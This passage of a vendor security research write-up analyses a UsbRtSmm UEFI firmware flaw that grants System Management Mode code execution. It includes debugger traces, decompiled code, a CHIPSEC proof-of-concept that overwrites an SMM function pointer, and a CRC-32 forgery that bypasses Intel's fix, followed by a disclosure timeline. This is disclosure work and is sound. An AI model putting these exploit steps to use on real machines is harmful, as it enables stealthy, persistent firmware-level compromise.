  [SKL_C1_T1] MWAIT C1 B break at 0x10:FFFFF80DCAA31348 in task 0x0040
>>> itp.cv.smmentrybreak=1
>>> itp.threads[0].port(0xb2, 0x31) # call SW SMI #0x31
>>> itp.go()
>>? [SKL_C0_T0] SMM Entry break at 0xC600:0000000000008000 in task 0x0040
  [SKL_C0_T1] SMM Entry break at 0xC680:0000000000008000 in task 0x0040
  [SKL_C1_T0] SMM Entry break at 0xC700:0000000000008000 in task 0x0040
  [SKL_C1_T1] SMM Entry break at 0xC780:0000000000008000 in task 0x0040
>>?
>>> itp.threads[0].br(None, '0xbd474ca8L', 'exe') # set breakpoint on execution at DispatchFunction
>>> itp.threads[0].go()
>>? [SKL_C0_T0] Debug register break on instruction execution only at 0x38:00000000BD474CA8 in task 0x0040
  [SKL_C0_T1] BreakAll break at 0x38:00000000BD7DC838 in task 0x0040
  [SKL_C1_T0] BreakAll break at 0x38:00000000BD7DC834 in task 0x0040
  [SKL_C1_T1] BreakAll break at 0x38:00000000BD7DC834 in task 0x0040
>>?
>>> itp.threads[0].asm('$', 5) # show disassembly listing
0x38:00000000BD474CA8 48895c2408 mov qword ptr [rsp + 0x08], rbx
0x38:00000000BD474CAD 57 push rdi
0x38:00000000BD474CAE 4883ec20 sub rsp, 0x20
0x38:00000000BD474CB2 488b1d574883ec mov rbx, qword ptr [rip - 0x137cb7a9]
0x38:00000000BD474CB9 488bbbb8760000 mov rdi, qword ptr [rbx + 0x000076b8]

>>> itp.threads[0].step(None, 4) # step 4 times
  [SKL_C0_T0] Single STEP break at 0x38:00000000BD474CAD in task 0x0040
  [SKL_C0_T0] Single STEP break at 0x38:00000000BD474CAE in task 0x0040
  [SKL_C0_T0] Single STEP break at 0x38:00000000BD474CB2 in task 0x0040
  [SKL_C0_T0] Single STEP break at 0x38:00000000BD474CB9 in task 0x0040

>>> itp.threads[0].display('rbx') # rbx contains value of 'qword_BD48B460'
rbx = 0x00000000bcee9000
rbx.ebx = 0xbcee9000
rbx.ebx.bx = 0x9000
rbx.ebx.bx.bl = 0x00
rbx.ebx.bx.bh = 0x90
```

So, the driver operates with the pointer that is equal to 0xbcee9000. But is it the memory of the SMM?

SMRAM covers the range from 0xbd000000 to 0xbd7fffff. In other words, the memory at 0xbcee9000 is not protected. Considering that the driver allows calling pointer stored in volatile memory, there is an opportunity to perform arbitrary code execution in the SMM context.

For the sake of completeness, it is necessary to determine how to compute the 0xbcee9000 address from an OS. By analyzing xrefs to qword_BD48B460 it possible to find the exact place where these values are assigned:

```
if ( (gEfiBootServices_4->LocateProtocol(&EFI_USB_PROTOCOL_GUID, 0i64, &EfiUsbProtocol) &
0x8000000000000000ui64) == 0i64 )
{
  qword_BD48B460 = *(EfiUsbProtocol + 8);
  *(EfiUsbProtocol + 0x50) = sub_BD4759E8;
  *(EfiUsbProtocol + 0x58) = sub_BD475CCC;
  *(EfiUsbProtocol + 0x60) = sub_BD475D74;
```

The pointer in the question (let us call it usb_data) is stored in the EFI_USB_PROTOCOL protocol. Therefore, we need to understand what module registers it. With the help of GUID {2ad8e2d2-2e91-4cd1-95f5-e78fe5ebe316} in UEFITool, we can find the Uhcd module with the following code segment:

```
LODWORD(usb_protocol) = sub_6088(0x90i64, 0x10i64);
*(_QWORD *)(usb_protocol + 8) = usb_data;
qword_CB58 = usb_protocol;
*(_QWORD *)(usb_protocol + 16) = sub_30B4;
*(_DWORD *)usb_protocol = ‘PBSU’;
*(_QWORD *)(usb_protocol + 24) = sub_2E40;
*(_QWORD *)(usb_protocol + 32) = sub_2FC8;
*(_QWORD *)(usb_protocol + 40) = sub_350C;
*(_QWORD *)(usb_protocol + 48) = sub_3524;
*(_QWORD *)(usb_protocol + 56) = sub_3524;
*(_QWORD *)(usb_protocol + 64) = sub_3524;
*(_QWORD *)(usb_protocol + 72) = sub_6448;
*(_QWORD *)(usb_protocol + 104) = sub_31F8;
*(_QWORD *)(usb_protocol + 112) = sub_63AC;
*(_QWORD *)(usb_protocol + 120) = sub_3238;
gEfiBootServices_0->InstallProtocolInterface(&v25, &EFI_USB_PROTOCOL_GUID, 0, (void *)usb_protocol);
```

The EFI_USB_PROTOCOL structure has the USBP signature by zero offset. The sub_6088 function helps to identify the exact location of the structure.

```
gEfiBootServices_0->AllocatePages(AllocateMaxAddress, EfiRuntimeServicesData, 0x11ui64, &Memory)
```

Another “little something” from the developer is that the memory of the EfiRuntimeServicesData type is allocated for the structure, which means that the structure is out of the SMRAM region. More precisely, it is located lower than SMRAM, as borne out by the allocation type being equal to AllocateMaxAddress. It is also worth to be mentioned that the EFI_USB_PROTOCOL structure address will be aligned to PAGE_SIZE (0x1000).

With all the required vulnerability-related information gathered, by using CHIPSEC, it is possible to write a simple proof-of-concept that will stuck the system with Machine Check Exception.

```
from struct import pack, unpack

import chipsec.chipset
from chipsec.hal.interrupts import Interrupts

PAGE_SIZE = 0x1000
SMI_USB_RUNTIME = 0x31

cs = chipsec.chipset.cs()
cs.init(None, True, True)

intr = Interrupts(cs)
SMRAM = cs.cpu.get_SMRAM()[0]

mem_read = cs.helper.read_physical_mem
mem_write = cs.helper.write_physical_mem
mem_alloc = cs.helper.alloc_physical_mem

# locate EFI_USB_PROTOCOL and usb_data in the memory
for addr in xrange(SMRAM / PAGE_SIZE - 1, 0, -1):
  if mem_read(addr * PAGE_SIZE, 4) == ‘USBP’:
    usb_protocol = addr * PAGE_SIZE
    usb_data = unpack(“<Q”, mem_read(addr * PAGE_SIZE + 8, 8))[0]
    break

assert usb_protocol != 0, “can’t find EFI_USB_PROTOCOL structure”
assert usb_data != 0, “usb_data pointer is empty”

# prepare our structure
struct_addr = mem_alloc(PAGE_SIZE, 0xffffffff)[1]

mem_write(struct_addr, PAGE_SIZE, ‘\x00’ * PAGE_SIZE) # clean the structure
mem_write(struct_addr + 0x0, 1, ‘\x2d’) # subfunction number
mem_write(struct_addr + 0xb, 1, ‘\x10’) # arithmetic adjustment

# store the pointer to the structure in the EBDA
ebda_addr = unpack(‘<H’, mem_read(0x40e, 2))[0] * 0x10
mem_write(ebda_addr + 0x104, 4, pack(‘<I’, struct_addr))

# replace the pointer in the usb_data
bad_ptr = 0xbaddad
func_offset = 0x78
mem_write(usb_data + func_offset, 8, pack(‘<Q’, bad_ptr))

# allow to read the pointer from EBDA
x = ord(mem_read(usb_data + 0x8, 1)) & ~0x10
mem_write(usb_data + 0x8, 1, chr(x))

# stuck it!
intr.send_SW_SMI(0, SMI_USB_RUNTIME, 0, 0, 0, 0, 0, 0, 0)
```

As can be seen below, it has indeed been calling an incorrect address that has made a system stuck.

```
>>> itp.cv.smmentrybreak=1
>>> itp.go()
>>? # running PoC on the target system...
>>? [SKL_C0_T0] SMM Entry break at 0xC600:0000000000008000 in task 0x0040
  [SKL_C0_T1] SMM Entry break at 0xC680:0000000000008000 in task 0x0040
  [SKL_C1_T0] SMM Entry break at 0xC700:0000000000008000 in task 0x0040
  [SKL_C1_T1] SMM Entry break at 0xC780:0000000000008000 in task 0x0040
>>?
>>> itp.cv.machinecheckbreak=1
>>> itp.go()
>>? [SKL_C0_T0] Machine Check break at 0x38:0000000000BADDAD in task 0x0040
  [SKL_C0_T1] Machine Check break at 0x38:00000000BD7DC834 in task 0x0040
  [SKL_C1_T0] Machine Check break at 0x38:00000000BD7DC834 in task 0x0040
  [SKL_C1_T1] Machine Check break at 0x38:00000000BD7DC834 in task 0x0040
>>?
```

Machine Check Exception occurred while the first thread was jumping to 0xBADDAD – the address specified in the proof-of-concept.

Impact and Consequences

Although a vulnerability in a particular motherboard poses a certain threat, it is not as critical as when this vulnerability is common for different motherboards produced by different vendors. So, it is necessary to define whether other vendors use the same module in their hardware products. It is not necessary to examine other firmwares to do this: the data from the efi-whitelist (https://github.com/advanced-threat-research/efi-whitelist) repository will suffice. A simple list search shows that the vulnerable module is used by all the vendors. Moreover, according to the data we have gathered, GIGABYTE, ASUS, and Dell are vulnerable as well. Intel firmware is of most relevance here because Intel cares for the security of their devices more than others do.

We have made a special showcase stand and researched Intel NUC Kit NUC7i3BNH (https://ark.intel.com/products/95069/Intel-NUC-Kit-NUC7i3BNH) based on Kaby Lake, to see if the Intel's firmware contains this vulnerability (see Fig. 8).

Fig. 8. Showcase stand

Exploiting Intel NUC Kit

To the moment, the latest firmware version is 0048 (https://downloadcenter.intel.com/download/26934/NUCs-BIOS-Update-BNKBL357-86A-?product=95069). Having extracted UsbRtSmm module, we can analyze DispatchFunction. Comparing the module with the same one in GA-Q170M-D3H, it can be concluded that the exploitation paths are almost identical, though with an exception: there is the following code right in the beginning of DispatchFunction:

```
if ( byte_1B158 == 1 )
  return 0i64;
if ( sub_1A80C(usb_data) < 0 )
{
  byte_1B159 = 1;
  byte_1B158 = 1;
  return 0i64;
}
```

It looks like a fix of a kind, but let us not get carried away. First of all, we need to figure out in what cases byte_1B158 takes value 1. Excluding the cases when the byte_1B158 is equated to 1 after the sub_1A80C provides a negative result, it becomes obvious that the sub_5EEC does it unconditionally. There is a single xref of sub_5EEC pointing to the following function:

```
int __fastcall sub_5F1C(EFI_GUID *Protocol, void *Interface, EFI_HANDLE Handle)
{
  signed __int64 v3; // rax@1
  char v5; // [sp+20h] [bp-18h]@2
  void *acpi_en_dispatch; // [sp+58h] [bp+20h]@1

  v3 = Smst->SmmLocateProtocol(&EFI_ACPI_EN_DISPATCH_PROTOCOL_GUID, 0i64, &acpi_en_dispatch);
  if ( v3 >= 0 )
    LODWORD(v3) = (*acpi_en_dispatch)(acpi_en_dispatch, sub_5EEC, &v5);
  return v3;
```

The function is sent as an argument when a method of an unknown EFI_ACPI_EN_DISPATCH_PROTOCOL is called, which seems to be a callback. In other words, the sub_5EEC function will be called if a certain event occurs. But what is this event? Searching GUID {bd88ec68-ebe4-4f7b-935a-4f666642e75f} shows that the protocol is implemented in the AcpiModeEnable module. The name is quite self-explanatory, isn't it? There is no need to research it – it is obvious that the sub_5EEC is called when the system jumps in the ACPI mode.

Unfortunately, in such a case, it will be more difficult to exploit the vulnerability in Windows 10 systems, because, starting from Vista, Windows OS drivers work only in the ACPI mode. Linux, we beg you, come and save us! With Ubuntu 16.10 AMD64 installed we can load the system in non-ACPI mode. To do this, we add acpi=off to the GRUB_CMDLINE_LINUX_DEFAULT parameter. After that, the system will load without ACPI support.

The only thing left do is to learn what the sub_1A80C function checks. While researching the function, it was certain that it validates the usb_data structure. The checking algorithm is quite large, but the only check we are interested in is the usb_data + 0x78 address check, which can be seen in the sub_1A2D0 function containing the code segment below:

```
if ( &buffer != (usb_data + 0x70) )
  memcpy(&buffer, (usb_data + 0x70), 0x320ui64);
if ( &v19 != (usb_data + 0x6B0) )
  memcpy(&v19, (usb_data + 0x6B0), 0x150ui64);
if ( &v20 != (usb_data + 0x950) )
  memcpy(&v20, (usb_data + 0x950), 0x150ui64);
if ( &v21 != (usb_data + 0x7188) )
  memcpy(&v21, (usb_data + 0x7188), 0x190ui64);
```

The pointer we need here is copied to the internal buffer. After that, we can see the following code in the end of the function:

```
calculate_crc32(&buffer, 0x7A0ui64, &crc_array[2]);
calculate_crc32(crc_array, 0xCui64, crc_out);
```

The fix for the vulnerability exploited in GA-Q170M-D3H is found. While the system is loading, the CRC-32 hash of a part of the usb_data structure memory region is being calculated and saved. When the SW SMI is called the hash is recalculated. If the result does not match, the execution will be stopped, and further attempts to execute handler code will be prohibited.

Perhaps, the fix does really prevent vulnerability exploitation, but there is one little "but" about it: validation algorithm depends heavily on that cryptographic strength of the CRC-32 algorithm that is…close to zero. To spoof CRC-32 hash, we can simply correct 4 consecutive bytes after changing the data we are interested in, by simply using the python script from Project Nayuki (https://www.nayuki.io/page/forcing-a-files-crc-to-any-value). The only thing needed is to adapt its functions to operate with the buffer instead of files.

Considering CRC-32 hash saving, we can modify the pointer like this:

```
bad_ptr = 0xbaddad
buf_size = 0x10

buffer = mem_read(usb_data + 0x70, buf_size)
crc32 = get_buffer_crc32(buffer)

# replace the pointer (usb_data + 0x78)
buffer = buffer[0:8] + pack('<Q', bad_ptr)

# spoofing crc32, first 4 bytes will be modified
buffer = modify_buffer_crc32(buffer, 0, crc32)

mem_write(usb_data + 0x70, buf_size, buffer)
```

However, as opposed to GA-Q170M-D3H, with Intel NUC7i3BNH an error occurs:

```
AssertionError: usb_data pointer is empty
```

If we return to the Uhcd module (this time to that of the NUC7i3BNH firmware), we can see that one of the functions acts like this:

```
EFI_STATUS __fastcall sub_2CB0(void *a1)
{
  *(_QWORD *)(usb_protocol + 8) = 0i64;
  return gEfiBootServices_0->CloseEvent(a1);
}
```

It looks like a mitigation of a kind. Now, the usb_data structure address should be defined in another way. Back to the place where the usb_data and usb_protocol structures allocation occurred, it is plain clear that in both cases the sub_64D4 function is called. The function takes memory allocation size and address alignment as arguments. Reviewing the function, we found out that memory allocation occurs once via EFI_BOOT_SERVICES.AllocatePages, when the function is called for the first time. Moreover, a total of 0x11 pages of memory is allocated simultaneously. Further calls break this allocation to pieces, according to the alignment. In combination with memory allocation, such a behavior gives an opportunity to locate the usb_data structure address on the basis of the address of usb_protocol. The first allocation to be made is for usb_data (0x7AC8 bytes). After that, an unknown memory space of 0x8000 bytes that requires alignment of 0x1000 bytes is allocated. Finally, usb_protocol gets its allocated memory (0x90 bytes with an alignment of 0x10). Thus, it is possible to subtract 0x10000 from the usb_protocol address to learn the usb_data address structure. Here is the finishing stroke of our proof-of-concept.

```
assert usb_protocol != 0, "can't find EFI_USB_PROTOCOL structure"

if usb_data == 0:
  usb_data = usb_protocol - 0x10000
```

See the full proof-of-concept at:

UsbRt SMM Privilege Elevation (https://github.com/embedi/smm_usbrt_poc)

Conclusion

We have managed to detect a highly critical vulnerability that allows privilege escalation up to the System Management Mode. The vulnerability is common for a broad range of platforms because it is the UsbRtSmm module that contains it. Despite certain exceptions, even the newest Intel devices are susceptible to this threat. Moreover, we described the process of bypassing this "robust protection" granted by CRC-32 hash and pseudomitigation.

Before we call it a day, here is a lifehack for those hunting 1-days: due to the fact that Intel releases firmware updates specifying security fixes in their changelogs, you can perform binary diffing of firmware modules with those in other vendors' firmware.

Timeline of Disclosure

07/10/2017 – Vulnerability reported to Intel. The day ~~the Earth stood still~~ they changed their PGP key, so got no answer.

08/21/2017 – Vulnerability reported to Intel, again

08/22/2017 – Intel acknowledges receiving the report

08/23/2017 – Intel says this issue has been fixed

08/28/2017 – Embedi confirms the issue is resolved

10/10/2017 – Intel pulled down its security advisory

10/21/2017 – Embedi presents 'UEFI BIOS holes: So Much Magic, Don't Come Inside' at H2HC in Brazil

10/24/2017 – Blog article posted